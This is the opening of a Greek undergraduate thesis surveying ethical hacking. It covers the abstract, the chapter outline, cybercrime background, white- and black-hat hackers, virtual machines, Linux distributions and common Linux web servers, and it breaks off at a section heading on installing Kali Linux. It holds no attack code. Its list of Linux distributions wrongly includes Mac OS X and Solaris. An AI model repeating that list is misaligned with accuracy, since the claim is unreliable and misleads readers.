ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

ΣΧΟΛΗ ΤΕΧΝΟΛΟΓΙΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΩΝ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

Πτυχιακή Εργασία

Τίτλος Πτυχιακής Εργασίας	Ηθικές Κυβερνοεπιθέσεις : Μία Γενική Επισκόπηση A Survey on Ethical Hacking
Ονοματεπώνυμο Φοιτητή	Αργύρα Ουρανία
Πατρώνυμο	Ιωάννης
Αριθμός Μητρώου	Π/20023
Επιβλέπων	Δουληγέρης Χρήστος

Ημερομηνία Παράδοσης **Σεπτέμβριος 2024**

Copyright ©

ΠΕΡΙΛΗΨΗ

Στη συγκεκριμένη μελέτη επιχειρείται μία πρώτη, συνολική παρουσίαση του Ethical Hacking, το οποίο αποτελεί μία σημαντική πρακτική στο χώρο της κυβερνοασφάλειας. Το Ethical Hacking περιλαμβάνει μία εξουσιοδοτημένη προσπάθεια απόκτησης μη εξουσιοδοτημένης πρόσβασης σε σύστημα υπολογιστή, εφαρμογή ή δεδομένα. Η διεξαγωγή μιας ηθικής εισβολής περιλαμβάνει αντιγραφή στρατηγικών και ενεργειών από κακόβουλους εισβολείς.Αυτή η πρακτική βοηθά στον εντοπισμό τρωτών σημείων ασφαλείας, τα οποία στη συνέχεια μπορούν να επιλυθούν προτού ένας κακόβουλος εισβολέας έχει την ευκαιρία να τα εκμεταλλευτεί.

Στη σύγχρονη ψηφιακή εποχή, η ανάπτυξη και η χρήση τεχνολογίας προσέφερε πολλές ευκαιρίες, αλλά και προκλήσεις όσον αφορά την κυβερνοασφάλεια. Η συνεχής αύξηση των ψηφιακών απειλών, όπως οι κυβερνοεπιθέσεις, οι κλοπές δεδομένων και οι διαρροές πληροφοριών, έχει επιφέρει την ανάγκη για αυξημένη κυβερνοασφάλεια.

Με τη συμβολή του Ethical Hacking μπορεί να αντιμετωπιστεί ένα μεγάλο μέρος των προκλήσεων αυτών, καθώς συμβάλλει στη διερεύνηση των τρωτών σημείων των συστημάτων, στην αξιολόγηση του κινδύνου, στην αντιμετώπιση απειλών, στην έγκαιρη λήψη μέτρων άμυνας και στην αποτροπή κυβερνοεπιθέσεων. Συνεπώς, από την ενίσχυση των συστημάτων ασφαλείας μέχρι την εκπαίδευση των επαγγελματιών στον τομέα της κυβερνοασφάλειας, οι δράσεις των Ethical Hackers συντελούν στην ενίσχυση της ανθεκτικότητας των οργανισμών έναντι των απειλών που προέρχονται από τον κυβερνοχώρο.

Η διεθνώς επικρατούσα έννοια “Ethical Hacking” δεν είναι δυνατό να αποδοθεί ελληνικά στην ελληνική, τουλάχιστον χωρίς απλουστεύσεις ή δύσκαμπτες περιφράσεις που θα την καταστήσουν ανενεργή στην καθημερινή ομιλία και γραφή. Στην μελέτη αυτή προτείνεται η απόδοση του όρου “Ethical Hacking” ως “Ηθικό Χάκινγκ”. Αυτή η προσέγγιση αναφέρεται στην εξειδίκευση της αναζήτησης πιθανών κενών ασφαλείας σε υπολογιστικά συστήματα, με την έγκριση των ιδιοκτητών αυτών των συστημάτων. Με αυτόν τον τρόπο, η έννοια παραμένει πιστή στο πνεύμα του αρχικού όρου, προσφέροντας παράλληλα μία πιο προσιτή και κατανοητή μετάφραση στα ελληνικά.

ΘΕΜΑΤΙΚΗ ΠΕΡΙΟΧΗ: Ethical Hacking

ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: Πληροφορικό Έγκλημα, Κυβερνοασφάλεια, Ethical Hacking, Μέτρα Ασφαλείας, Εικονική Μηχανή

ABSTRACT

This study provides an initial comprehensive overview of Ethical Hacking, an important practice in the field of cybersecurity. Ethical Hacking involves an authorized attempt to gain unauthorized access to a computer system, application, or data. It replicates the strategies and techniques employed by malicious hackers, enabling the identification and remediation of security vulnerabilities before they can be exploited by malicious actors.

In the modern digital era, the proliferation of technology has brought forth numerous opportunities as well as challenges in cybersecurity. The growing prevalence of digital threats, such as cyberattacks, data theft, and information leaks, underscores the critical need for enhanced cybersecurity measures.

Ethical Hacking addresses many of these challenges by aiding in the identification of system vulnerabilities, risk assessment, threat mitigation, proactive defensive measures, and the prevention of cyberattacks. From strengthening security systems to educating professionals in the cybersecurity field, the activities of Ethical Hackers significantly contribute to improving organizations' resilience against cyber threats.

The term “Ethical Hacking,” widely recognized internationally, lacks a precise equivalent in the Greek language that would avoid either oversimplification or cumbersome phrasing. This study proposes the translation of “Ethical Hacking” into Greek as “Ηθικό Χάκινγκ”. This approach preserves the essence of the original term while offering a more accessible and comprehensible rendition for everyday use. The term highlights the specialized effort to identify potential security gaps in computing systems with the approval of their owners, ensuring fidelity to the original concept and promoting its practical understanding in Greek contexts.

THEMATIC AREA : Ethical Hacking
KEYWORDS : Cybercrime, Cybersecurity, Ethical Hacking, Security Measures, Virtual Machine

ΕΥΧΑΡΙΣΤΙΕΣ

Για τη διεκπεραίωση της παρούσας Πτυχιακής Εργασίας, θα ήθελα να ευχαριστήσω τους επιβλέποντες καθηγητές, Ταμήλια Αλέξανδρο και Δουληγέρη Χρήστο, για τη συνεργασία και την πολύτιμη συμβολή τους στην ολοκλήρωση της.

Επίσης, νιώθω την ανάγκη να ευχαριστήσω την οικογένειά μου για την αμέριστη ηθική στήριξη και την κατανόηση που μου έδειξαν καθ' όλη τη διάρκεια αυτής της απαιτητικής διαδικασίας. Χωρίς τη βοήθειά τους, η ολοκλήρωση αυτής της εργασίας θα ήταν σαφώς πιο δύσκολη.

Αυτή η έρευνα πραγματοποιήθηκε στο Πανεπιστήμιο Πειραιώς, το οποίο παρείχε τις απαραίτητες υποδομές και πόρους για την εκπόνηση της εργασίας και η συμβολή του αποδείχθηκε ανεκτίμητη.

ΠΕΡΙΕΧΟΜΕΝΑ

ΒΑΣΙΚΕΣ ΕΝΝΟΙΕΣ

Η παρούσα πτυχιακή εργασία αποτελεί μία ολοκληρωμένη μελέτη των μεθόδων της προστασίας πληροφοριακών συστημάτων και του Ethical Hacking, το οποίο αποτελεί μία διαδικασία εντοπισμού τρωτών σημείων σε μία εφαρμογή, σε ένα σύστημα ή σε μία υποδομή οργανισμού που μπορεί να χρησιμοποιήσει ένας εισβολέας για να εκμεταλλευτεί ένα άτομο ή έναν οργανισμό. Δίνεται ιδιαίτερη έμφαση στις τεχνικές και τα εργαλεία που χρησιμοποιούνται, αρχικά για τον εντοπισμό των τρωτών σημείων και έπειτα για την εκμετάλλευση των αδυναμιών των πληροφοριακών συστημάτων.

Στη συγκεκριμένη μελέτη επιχειρείται μία εισαγωγή στην πληροφορική τεχνολογία και έπειτα αναλύεται ο ρόλος του Ethical Hacking, παρέχοντας αρχικά στον αναγνώστη τις βασικές γνώσεις για τις εικονικές μηχανές, το λειτουργικό σύστημα Linux και των κοινών διακομιστών του, έννοιες οι οποίες είναι απαραίτητες για την ανάλυση και τον έλεγχο ασφαλείας ενός συστήματος. Στη συνέχεια, παρέχονται λεπτομερείς οδηγίες για τη δημιουργία μία εικονικής μηχανής, για την είσοδο ενός χρήστη σε αυτή και για τις προτεινόμενες ρυθμίσεις του δικτύου, με σκοπό να δοθεί η δυνατότητα στον αναγνώστη να παρακολουθήσει τις ενότητες οι οποίες περιλαμβάνουν πρακτική άσκηση.

Ακολούθως, γίνεται μία αναλυτική παρουσίαση του penetration testing (δοκιμών διείσδυσης) και των ευπαθειών, περιγράφοντας τις κατηγορίες, τους τύπους και τα στάδια που ακολουθούνται κατά τη διάρκεια μίας δοκιμής διείσδυσης για την ανάλυση των ευπαθειών σε πληροφοριακά συστήματα. Το επόμενο κεφάλαιο θα αναλύσει τις επιθέσεις και τις κατηγοριοποιήσεις και προϋποθέσεις μεταδόσης ιών στον Κυβερνοχώρο, τις βασικές διαφορές μεταξύ Πληροφορικού και Μη-Πληροφορικού εγκλήματος, καθώς επίσης στη συνέχεια θα προσεγγιστεί το ζήτημα του ηλεκτρονικού βανδαλισμού. Αναλύονται έπειτα, οι συνήθεις τύποι επιθέσεων στον κυβερνοχώρο, όπως phishing, malware, και DDoS, οι οποίες αποτελούν σοβαρό κίνδυνο για την ψηφιακή ασφάλεια.

Για την περαιτέρω ανάλυση του λειτουργικού συστήματος Linux, παρουσιάζονται κάποιες βασικές εντολές που είναι χρήσιμες για τη διαχείριση και τον έλεγχο των συστημάτων κατά τη διάρκεια του Ethical Hacking. Έπειτα, αναλύονται τα βήματα του penetration testing, ξεκινώντας με την αναγνώριση και τη συλλογή των πληροφοριών με τη χρήση βασικών εργαλείων, όπως το WhoIs και το Sherlock, τα οποία συμβάλλουν στην ανάλυση του στόχου και στη συγκέντρωση κρίσιμων δεδομένων για την ασφάλεια του συστήματος.

Επόμενο βήμα είναι η σάρωση, όπου με τη χρήση εργαλείων όπως το Nmap, εξετάζονται οι ανοικτές θύρες και οι υπηρεσίες σε ένα σύστημα, καθώς και οι ενδεχόμενες ευπάθειες. Στο κεφάλαιο της ανάλυσης ευπαθειών, χρησιμοποιούνται εργαλεία όπως το Nessus και το Nmap Script Engine για τον εντοπισμό κάποιων συγκεκριμένων αδυναμιών.

Τέλος, στο κεφάλαιο της εκμετάλλευσης, αναλύεται η διαδικασία της εκμετάλλευσης ενός συστήματος και η χρήση του Metasploit Framework για τη διενέργεια επιθέσεων, ενώ παρουσιάζονται τεχνικές απόκτησης πρόσβασης μέσω payloads. Η εργασία ολοκληρώνεται με βασικές εντολές Linux, με πίνακα ορολογίας και βιβλιογραφικές αναφορές, παρέχοντας μια σφαιρική θεώρηση του ethical hacking και των πρακτικών ασφαλείας.

1. ΕΙΣΑΓΩΓΗ

1.1 Πληροφορική Τεχνολογία

Η πληροφορική τεχνολογία έχει επιφέρει σημαντικές αλλαγές στον τρόπο με τον οποίο λειτουργούν οι δημόσιοι και ιδιωτικοί οργανισμοί, προσφέροντας δυνατότητες όπως η επιτάχυνση των διαδικασιών, η απλοποίηση των εργασιών, η οργάνωση των πληροφοριών, ο άμεσος και ακριβής υπολογισμός, και, γενικότερα, η δυνατότητα διαχείρισης ευρύτατων όγκων δεδομένων. Πρόκειται για δυνατότητες που σε πολύ σύντομο χρονικό διάστημα, ενσωματώθηκαν στη λειτουργία μεγάλων οργανισμών, επιχειρήσεων και, αργότερα, των ιδιωτών. Ως αποτέλεσμα, προκλήθηκε μία ριζική αλλαγή στα πρότυπα δράσης και διαχείρισης, τόσο σε παγκόσμιο όσο και σε τοπικό επίπεδο. Στις αρχές του 21ου αιώνα, το κράτος, η επιχείρηση, οι παγκόσμιες επικοινωνίες και συγκοινωνίες, το παγκόσμιο χρηματοπιστωτικό σύστημα αλλά και ένας ταχύτατα αυξανόμενος αριθμός ιδιωτών έχουν πλέον μεταπέσει σε κατάσταση εξάρτησης από την πληροφορική τεχνολογία.

Όμως, εκτός από τα θετικά στοιχεία που έγιναν αμέσως αντιληπτά από την ευρύτερη κοινωνία, και μάλιστα με ισχυρές δόσεις υπερβολής, η πληροφορική τεχνολογία και οι τρόποι προώθησης και ένταξής της στην κοινωνία εμπεριέχουν και πολλά αρνητικά στοιχεία. Παρόλο που η πληροφορική τεχνολογία εξελίσσεται ραγδαία και διαθέτει πολλά πλεονεκτήματα, ίσως ένα από τα πλέον αρνητικά στοιχεία της είναι η δυνατότητα να χρησιμοποιηθεί για ανήθικες έως και εγκληματικές δραστηριότητες. Το κυβερνοέγκλημα, που περιλαμβάνει δραστηριότητες όπως το hacking για κλοπή δεδομένων, κυβερνοεπιθέσεις ή εξάπλωση κακόβουλου λογισμικού έχει εξελιχθεί σε σημαντική απειλή και σοβαρό κίνδυνο για τις σύγχρονες κοινωνίες και οικονομίες. Η πληροφορική τεχνολογία κατέστησε δυνατή τη διάπραξη ενός ευρέος φάσματος εγκλημάτων τα οποία, για να τελεστούν, απαιτούν εξειδικευμένη και, συχνά, ιδιαίτερα υψηλή κατάρτιση.

Η δυνατότητα αυτή αποτέλεσε για πολλούς την ευκαιρία νέων μορφών εγκληματικών ενεργειών. Ένας ευρύτατος διάλογος μεταξύ νομικών, εγκληματολόγων, κοινωνιολόγων, εκπροσώπων διεθνών οργανισμών, κρατών και επιχειρήσεων έχει ξεκινήσει από τα τέλη της δεκαετίας του 1970, έχει δε αναπτυχθεί σημαντικά τόσο σε έκταση όσο και σε ένταση από τα μέσα της δεκαετίας του 1980. Κατ’ αρχήν, ο συγκεκριμένος διάλογος εστιάζει σε ζητήματα ορισμού, καθώς και σχεδιασμού θεωρητικά άρτιων και πρακτικά αξιοποιήσιμων τυπολογιών του πληροφορικού εγκλήματος. Κατά δεύτερο λόγο, εκτείνεται σε ζητήματα όπως ο εντοπισμός των πραγματικών διαστάσεων και των τάσεων ανάπτυξης του πληροφορικού εγκλήματος. Επιπλέον, άλλη μία πτυχή του

διαλόγου έχει να κάνει με το ζήτημα της οργάνωσης κοινωνικών μηχανισμών συλλογικής και ατομικής αντιμετώπισης του κυβερνοεγκλήματος, και του σχεδιασμού ποινών μέτρων πρόληψης ή/και καταστολής που θα ανταποκρίνονται, πρώτο, στις κοινωνικές και πολιτιστικές συντεταγμένες της σύγχρονης κοινωνίας, δεύτερο, στις ιδιαιτερότητες των δραστηριοτήτων κααι των δραστών, και, τρίτο,θα εξασφαλίζουν τον περιορισμό του πληροφορικού εγκλήματος ή των συνεπειών του στην ευρύτερη κοινωνία.

Στο πλαίσιο αυτό, το Ethical Hacking προβάλλεται ως μία από τις πιο σημαντικές στρατηγικές για την αντιμετώπιση των προκλήσεων που εγείρει η κακόβουλη χρήση της τεχνολογίας. Οι ηθικοί χάκερς εφαρμόζουν τις οι ίδιες τεχνικές hacking που χρησιμοποιούν οι κακόβουλοι χρήστες για καλό σκοπό όπως για την ανίχνευση και επιδιόρθωση ευπαθειών στα συστήματα, πριν τις εκμεταλλευτούν για εγκληματικό σκοπό. Με αυτόν τον τρόπο, το Ethical Hacking λειτουργεί προληπτικά, μειώνοντας τον κίνδυνο επιθέσεων και συμβάλλοντας στην προστασία της ακεραιότητας των πληροφοριακών συστημάτων, αλλά και στη γενικότερη ασφάλεια των δεδομένων που χρησιμοποιούν οι σύγχρονες κοινωνίες.

1.2 Τι είναι το Ethical Hacking;

Το hacking ως πρακτική και ως έννοια έχει εξελιχθεί σημαντικά κατά τη μεταπολεμική περίοδο. Στη σύγχρονη εποχή, το νόημά του εκτείνεται σε τέτοιο βαθμό ώστε να περιλαμβάνει ριζικά αντίθετες, αλληλοαναιρούμενες και αλληλοαποκλειόμενες αντιλήψεις, οι οποίες αναφέρονται σε ριζικά διαφορετικές πραγματικότητες.

Η έννοια του hacking μπορεί να αφορά από τον νόμιμο και έγκριτο δημιουργικό πληροφορικό προγραμματισμό έως μία σειρά προγραμματιστικών δραστηριοτήτων που απαιτούν διάφορες και διαφορετικές ικανότητες και μπορούν να ορισθούν ή ορίζονται ως παράνομες-εγκληματικές. Σε αυτές περιλαμβάνονται οι κλοπές δεδομένων, η μη εξουσιοδοτημένη πρόσβαση σε ένα σύστημα και άλλες εγκληματικές ενέργειες. Οπωσδήποτε παρατηρείται μία ένταση μεταξύ του κοινωνικού και του νομικού ορισμού της έννοιας του hacking.

Όμως, ιστορικά και αναλυτικά, ο κοινωνικός ορισμός του hacking ως τρόπου σκέψης και δημιουργικής επίλυσης προβλημάτων προηγείται του νομικού του ορισμού που το συνδέει με εγκληματικές δραστηριότητες. Είναι σαφώς ευρύτερος, χωρίς όμως αυτό να σημαίνει ότι είναι και πιο «ορθολογικός». Ο κάθε ορισμός αντικατοπτρίζει τις

διαφορετικές κοινωνικές ή τεχνολογικές ανάγκες, καθιστώντας το ένα πολυδιάστατο ζήτημα που καλείται να αντιμετωπίσει τόσο η κοινωνία όσο και οι ρυθμιστικές αρχές.

Το hacking αναγνωρίστηκε για πρώτη φορά ως μία διακριτή νοοτροπία η οποία πρέπει να έχει ένα δικό της όνομα στις ολιγάριθμες επιστημονικές κοινότητες των εργαστηρίων ανάπτυξης της πληροφορικής τεχνολογίας κατά τη δεκαετία του 1950. Ήδη από την εποχή εκείνη, το hacking δε σχετιζόταν με συγκεκριμένες ιδέες και συγκεκριμένους ανθρώπους, οι οποίοι υιοθετούσαν έναν διαφορετικό τρόπο σκέψης και προσέγγισης των προβλημάτων. Ως καινοτόμα στο hacking ορίστηκε μία ιδέα που αναδιατάσσοντας δεδομένα, δυνατότητες και αυτονόητα, κατάφερνε να εκτονώσει θεωρητικά και πρακτικά τη σύγχυση που προκαλούσε η αύξηση της γνώσης με τις καθιερωμένες μεθόδους.

Ευθύς εξαρχής, το hacking θεωρήθηκε αποτέλεσμα βαθιάς γνώσης και ενδελεχούς ενασχόλησης με το αντικείμενο, αν και δεν προϋπέθετε απαραίτητα πολυετή εμπειρία, παρά το τυχαίο γεγονός ή τη στιγμιαία ανακάλυψη. Γι΄αυτό το λόγο και οι έννοιες του hacking και του hacker διαθέτουν αυτόνομο νόημα, ανεξάρτητα από τη συγκεκριμένη τεχνολογική ή επιστημονική δραστηριότητα στην οποία εφαρμόζονται.

Ο hacker αποτελεί άτομο με κατάρτιση και έντονο ενδιαφέρον για την επίλυση προβλημάτων, χωρίς να περιορίζεται από τις συμβατικές μεθόδους. Επίσης, χαρακτηρίζεται από την προδιάθεση να ερευνήσει για νέες λύσεις που μπορεί να μην προβλέπονται από επικρατούσες προσεγγίσεις. Στο πλαίσιο ενός ανήσυχου κοινωνικού περιβάλλοντος που ερεθίζει τη σκέψη, και μετά από συχνά παρατεταμένη προσπάθεια φορτισμένη με μόχθο και άγχος, ανακαλύπτει στιγμιαία μία λύση ή, έστω, τη γενική κατεύθυνση στην οποία μπορεί να βρεθεί η λύση.

Η πληροφορική τεχνολογία, το εγχείρημα της επανάληψης του κοινωνικού σύμπαντος σε εικονική εκδοχή, αποτέλεσε ιστορικά το ιδανικότερο ίσως περιβάλλον για την ανάπτυξη του hacking. Όμως, η καινοτόμα νοοτροπία του hacking δεν περιορίζεται στους χώρους και τα ζητήματα της πληροφορικής τεχνολογίας ή της τεχνολογίας γενικότερα.

Υπάρχουν πολλοί ορισμοί για το hacking ή τον hacker. Στις αρχές της δεκαετίας του 1990, η λέξη «χάκερ» χρησιμοποιήθηκε για να περιγράψει έναν σπουδαίο προγραμματιστή, κάποιον που μπορούσε να δημιουργήσει πολύπλοκες λογικές. Δυστυχώς, με την πάροδο του χρόνου η λέξη απέκτησε αρνητική φήμη, και τα μέσα ενημέρωσης άρχισαν να αναφέρονται στους χάκερ ως επιτιθέμενους που ανακαλύπτουν

νέους τρόπους εισβολής σε ένα σύστημα και ποιο συγκεκριμένα σε συστήματα υπολογιστών με κύριο κίνητρο το χρήμα.

Στον κόσμο των χάκερς, υπάρχουν πολλές κατηγορίες που τους διαφοροποιούν. Μία από αυτές είναι οι Ethical Hackers ή αλλιώς White Hat Hackers, στην οποία οι χάκερς έχουν πρόσβαση σε πολύ σημαντικές πληροφορίες (αφού τους έχει δοθεί η άδεια από εξουσιοδοτημένο χρήστη), είναι ειδικοί στον τομέα τους και στη διαχείριση του διαδικτυακού κινδύνου, βρίσκοντας τις ευπάθειες σε ένα σύστημα, και γνωρίζουν το σημείο που θα πρέπει να σταματήσουν για να μην του προκαλέσουν ζημιά. Διακατέχονται από αξιοπιστία έχοντας ως κύριο στόχο την ανακάλυψη και τον προσδιορισμό των τρωτών σημείων ενός συστήματος. Το Ethical Hacking εστιάζει στην ασφάλεια στον κυβερνοχώρο.

Σύστημα θα μπορούσε να είναι ένα δίκτυο με πολλούς υπολογιστές, ένας υπολογιστής, ένας διακομιστής (server)[1] μιας εταιρείας όπου αποθηκεύονται σημαντικές πληροφορίες.

Τα καθήκοντα ενός White Hat Hacker συνήθως περιλαμβάνουν κάποια από τα ακόλουθα:

- Βελτίωση του πλαισίου ασφαλείας σε ένα σύστημα.
- Έλεγχος και εντοπισμός κάθε ευπάθειας στο σύστημα ασφαλείας της εταιρείας, έτσι ώστε να τη διορθώσουν πρωτού την εκμεταλλευτούν οι Black Hat Hackers.
- Πρόληψη και προστασία του συστήματος από κακόβουλες επιθέσεις.
- Έλεγχος και ενημέρωση λογισμικών ασφαλείας.
- Ανάπτυξη λογισμικο'υ ασφαλείας για εταιρείες και οργανισμούς.

Ως Black Hat Hacker ορίζεται ένα άτομο το οποίο θέτει σε κίνδυνο την ασφάλεια ενός συστήματος ηλεκτρονικού υπολογιστή, χωρίς την άδεια από τον εξουσιοδοτημένο χρήστη του, συνήθως με κακόβουλη πρόθεση, όπως την κλοπή των δεδομένων, την

[1] Διακομιστής (server) : Ένα πρόγραμμα ή μία συσκευή που παρέχει λειτουργίες για πελάτες (clients) που μπορεί να είναι άλλα προγράμματα ή συσκευές. Αυτή η αρχιτεκτονική ονομάζεται μοντέλο πελάτη-διακομιστή. Ένας ενιαίος συνολικός υπολογισμός κατανέμεται σε πολλαπλές διεργασίες ή συσκευές. Οι διακομιστές μπορούν να παρέχουν διάφορες λειτουργίες που ονομάζονται υπηρεσίες (services). Αυτές οι υπηρεσίες περιλαμβάνουν την κοινή χρήση δεδομένων ή πόρων μεταξύ πολλών πελατών ή την εκτέλεση υπολογισμών για έναν πελάτη. Πολλοί πελάτες μπορούν να εξυπηρετηθούν από έναν μόνο διακομιστή και ένας μόνο πελάτης μπορεί να χρησιμοποιήσει πολλούς διακομιστές.

κλοπή χρημάτων, την εγκατάσταση ενός κακόβουλου λογισμικού ή την παρακολούθηση του χρήστη.

1.3 Τι είναι μία Εικονική Μηχανή;

Μία Εικονική Μηχανή ή αλλιώς Virtual Machine είναι μία εξομοίωση ενός ξεχωριστού υπολογιστή μέσα στον υπολογιστή του χρήστη, δηλαδή μέσα στο φυσικό του μηχάνημα. Έχει ακριβώς τις λειτουργίες ενός φυσικού υπολογιστή, δηλαδή μπορεί να κάνει επανεκκίνηση, boot και τερματισμό λειτουργίας.

Όπως και σε κάθε υπολογιστή, για να λειτουργήσει μία Εικονική Μηχανή, πρέπει να γίνει εγκατάσταση ενός λειτουργικού συστήματος. Η Εικονική Μηχανή «δανείζεται» από το φυσικό μας σύστημα τη CPU, τη μνήμη RAM, τη μνήμη του σκληρού δίσκου και άλλους υλικούς πόρους που χρειάζεται. Άρα, οι υλικοί πόροι χωρίζονται για τη λειτουργία των δύο μηχανών, μόνο όταν χρησιμοποιείται η Εικονική Μηχανή. Αν για παράδειγμα εγκατασταθεί μία έκδοση των Windows, θα πρέπει να ενεργοποιηθεί κανονικά, με ένα αγορασμένο κλειδί προϊόντος.

1.4 Γιατί συνήθως εγκαθιστούμε το Λειτουργικό Σύστημα Linux;

Για Ethical Hacking το λειτουργικό Linux θεωρείται μία από τις καλύτερες επιλογές καθώς είναι συμβατό με μία μεγάλη ποικιλία σχετικών εργαλείων και λογισμικών, σε σχέση με άλλα λειτουργικά συστήματα.

Είναι Λειτουργικό Σύστημα Ανοιχτού Κώδικα (Open Source Operating System). Αυτό σημαίνει ότι μπορεί να γίνει έλεγχος του κώδικά του και να δει κάποιος πώς είναι φτιαγμένο και τι προγράμματα και λειτουργίες χρησιμοποιεί. Επίσης, η εγκατάστασή του είναι δωρεάν και ο κώδικάς του μπορεί να χρησιμοποιηθεί από τους προγραμματιστές, χωρίς άδεια, επιτρέποντας τους να αλλάζουν τον κώδικα και να αλληλεπιδρούν γενικότερα με το Λειτουργικό. Το Linux χρησιμοποιεί λιγότερη RAM για την εκτέλεσή του και διαθέτει αρκετές διανομές, γνωστές και ως Linux Distros.

Μία διανομή Linux (Linux Distribution) είναι ένα Λειτουργικό Σύστημα που δημιουργείται από μία συλλογή λογισμικού που περιλαμβάνει τον πυρήνα του Linux και συχνά ένα σύστημα διαχείρισης πακέτων. Οι χρήστες Linux συνήθως αποκτούν το Λειτουργικό τους Σύστημα εγκαθιστώντας μία από αυτές τις διανομές Linux, οι οποίες

είναι διαθέσιμες για μια μεγάλη ποικιλία συστημάτων που κυμαίνονται από ενσωματωμένες συσκευές και προσωπικούς υπολογιστές έως ισχυρούς υπερυπολογιστές.

Μερικές διανομές που βασίζονται στο Linux είναι :

- Redhat Linux – Χρησιμοποιείται κυρίως για σκοπούς διαχείρισης
- Debian Linux – Σχεδιασμένο για χρήση μόνο σε λογισμικό ανοιχτού κώδικα
- Ubuntu Linux – Σχεδιασμένο κυρίως για προσωπική χρήση
- Mac OS X – Χρησιμοποιείται σε όλους τους υπολογιστές της Apple
- Solaris – Χρησιμοποιείται σε πολλά εμπορικά περιβάλλοντα
- Kali Linux – Χρησιμοποιείται κυρίως για δοκιμές διείσδυσης και έλεγχο για ευπάθειες. Διανομή που βασίζεται στο Debian

1.5 Κοινοί Διακομιστές Linux

Κάποιοι από τους κοινούς διακομιστές που διαθέτει το Linux είναι οι:

- Apache HTTP Server : Ένα λογισμικό διακομιστή ανοιχτού κώδικα που είναι υπεύθυνο για την αποδοχή αιτημάτων HTTP από επισκέπτες και την αποστολή τους πίσω, διαθέτοντας τις ζητούμενες πληροφορίες των αιτημάτων με τη μορφή ιστοσελίδων. Ο συγκεκριμένος διακομιστής προσφέρει γεωγραφική τοποθεσία με βάση τη διεύθυνση IP, μία σειρά λειτουργικών μονάδψν ελέγχυ ταυτότητας, επαναγραφή διεύθυνσης URL για σύνθετους κανόνες ανακατεύθυνσης και είναι συμβατός με κοινές γλώσσες σεναρίου.

- H2O Web Server : Σύγχρονος και βελτιστοποιημένος διακομιστής ιστού που υποστηρίζει τεχνολογίες, όπως το HTTP/2 και QUIC. Έχει σχεδιαστεί για να παρέχει χαμηλή καθυστέρηση και υψηλή απόδοση, καθιστώντας το μία καλή επιλογή για εφαρμογές που χρειάζονται καλύτερη απόδοση. Το H2O προσφέρει λειτουργίες, όπως η προώθηση διακομιστή και η συγχώνευση σύνδεσης, επιτρέποντασταν αποτελεσματική παράδοση περιεχομένου.

- Apache Tomcat Web Server : Χρησιμοποιείται σε εφαρμογές ιστού στο Linux που βασίζονται σε Java. Είναι ένας ευρέως χρησιμοποιούμενος διακομιστής ιστού

που βασίζεται σε Java και servlets[2] που εστιάζει στην παροχή αποτελεσματικής απόδοσης εφαρμογών Java. Υποστηρίζει τεχνολογίες Java Server Web Pages (JSP) και Java Servlet, επιτρέποντας στους προγραμματιστές να δημιουργούν δυναμικές διαδικτυακές εφαρμογές χρησιμοποιώντας τη γλώσσα προγραμματισμού Java.

- Node.js Web Server : Διακομιστής Node.js για φιλοξενία εφαρμογών JavaScript σε Linux. Είναι ένα περιβάλλον χρόνου εκτέλεσης από την πλευρά του διακομιστή που χρησιμοποιείται για τη δημιουργία εφαρμογών ιστού σε javaScript. Συνοδεύεται με κάποια χαρακτηριστικά του HTTP για να επεκτείνει τη λειτουργικότητα του ως διακομιστής ιστού. Υλοποιεί μία αρχιτεκτονική που βασίζεται σε συμβάντα με δυνατότητα ασύγχρονης εισόδου / εξόδου. Βελτιστοποιεί την απόδοση και την επεκτασιμότητα και μπορεί να εφαρμοστεί αποτελεσμάτικα στην επικοινωνία σε πραγματικό χρόνο σε εφαρμογές ιστού. Μία βασική διαφορά του Node.js με τους άλλους διακομιστές ιστού είναι ότι αποτελεί μέρος μιας στοίβας ανάπτυξης ιστού CSS, HTML και JavaScript. Το Node.js Foundation διέπει το έργο Node.js και είναι διαθέσιμο με συνδυασμό αδειών. Κάποια από τα αξιοσημείωτα χαρακτηριστικά του είναι ότι περιλαμβάνει ενοποιημένο API για ανάπτυξη JavaScript, προσφέρει αυτόματο καθαρισμό από μη χρήσιμα αρχεία και περιέχει ενσωματωμένα εργαλεία εντοπισμού σφαλμάτων και δοκιμής.

- Caddy Web Server : Γνωστός για την απλότητα και την ευκολία χρήσης. Ένα από τα πιο αξιοσημείωτα χαρακτηριστικά του είναι η αυτόματη διαμόρφωση SSL / TLS, διασφαλίζοντας ότι ένας ιστότοπος είναι πάντα ασφαλής. Επίσης, αναλαμβάνει την αυτόματη απόκριση της ιστοσελίδας και την ανανέωση των πιστοποιητικών. Επιπροσθέτως, διαθέτει υποστήριξη για εικονική φιλοξενία, δηλαδή επιτρέπει στο χρήστη να φιλοξενεί πολλούς ιστοτόπους μόνο σε έναν διακομιστή, καθιστώντας τον μία αποτελεσματική και αποδοτική λύση για τη φιλοξενία ιστοτόπων, ενώ παράλληλα περιλαμβάνει έναν ενσωματωμένο αντίστροφο διακομιστή μεσολάβησης και εξισορρόπηση φορτίου, παρέχοντας πρόσθετη λειτουργικότητα και ευελιξία. Κάποια από τα βασικά χαρακτηριστικά του είναι ότι υποστηρίζει το πρωτόκολλο QUIC για γρήγορη μεταφορά δεδομένων, εμφανίζει αρχεία καταγραφής σε διακομιστή σε πραγματικό χρόνο,

[2] Servlet : Μία κλάση γλώσσας προγραμματισμού Java που χρησιμοποιείται για την επέκταση των δυνατοτήτων των διακομιστών που φιλοξενούν εφαρμογές, στις οποίες υπάρχει πρόσβαση μέσω ενός μοντέλου προγραμματισμού αιτήματος – ανταπόκρισης. Αν και μπορούν να ανταποκριθούν σε οποιοδήποτε τύπο αιτήματος, χρησιμοποιούνται συνήθως για την επέκταση των εφαρμογών που φιλοξενούνται από διακομιστές ιστού.

είναι κατασκευασμένο με go, καθιστώντας το γρήγορο και αποτελεσματικό και διαθέτει αυτόματη ενεργοποίηση με το Let’s Encrypt.

2. ΔΗΜΙΟΥΡΓΙΑ ΕΙΚΟΝΙΚΗΣ ΜΗΧΑΝΗΣ

2.1 Εγκατάσταση Virtual Box και Kali Linux

